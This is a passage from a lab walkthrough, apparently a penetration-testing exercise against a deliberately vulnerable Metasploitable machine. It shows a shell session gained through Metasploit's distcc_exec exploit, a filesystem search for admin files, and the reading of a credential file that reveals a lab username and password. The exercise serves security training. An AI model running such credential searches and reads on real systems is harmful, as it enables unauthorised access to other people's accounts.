find / -type f -iname "*admin*.txt"
find: /lost+found: Permission denied
find: /home/user/.ssh: Permission denied
find: /home/msfadmin/vulnerable/mysql-ssl/mysql-keys: Permission denied
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/TWikiAdminGroup.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/AdminSkillsAssumptions.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/TWikiAdminCookBook.txt
find: /home/msfadmin/.ssh: Permission denied
find: /home/msfadmin/.gconfd: Permission denied
find: /home/msfadmin/.gconf: Permission denied
find: /usr/lib/mozilla: Permission denied
find: /proc/tty/driver: Permission denied
find: /proc/1/task/1/fd: Permission denied
find: /proc/1/task/1/fdinfo: Permission denied
find: /proc/1/fd: Permission denied
find: /proc/1/fdinfo: Permission denied
find: /proc/2/task/2/fd: Permission denied
find: /proc/2/task/2/fdinfo: Permission denied
find: /proc/2/fd: Permission denied
find: /proc/2/fdinfo: Permission denied
find: /proc/3/task/3/fd: Permission denied
find: /proc/3/task/3/fdinfo: Permission denied
find: /proc/3/fd: Permission denied
find: /proc/3/fdinfo: Permission denied
find: /proc/4/task/4/fd: Permission denied
find: /proc/4/task/4/fdinfo: Permission denied
find: /proc/4/fd: Permission denied
find: /proc/4/fdinfo: Permission denied
find: /proc/5/task/5/fd: Permission denied
```

12. Run the commnd **cat /var/tmp/adminpassword.txt** to get the admin username and password.



```
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```

13. click on **ctrl + c** and then enter command **exit** from msfconsole.



```
msfadmin:cybersecurity
^C
Abort session 1? [y/N]  Y

[*] 172.22.117.150 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(unix/misc/distcc_exec) > exit

┌──(root💀kali)-[~]
└─# 
```

Note: Password Authentication should be enabled in metasploit machine for successful ssh into it.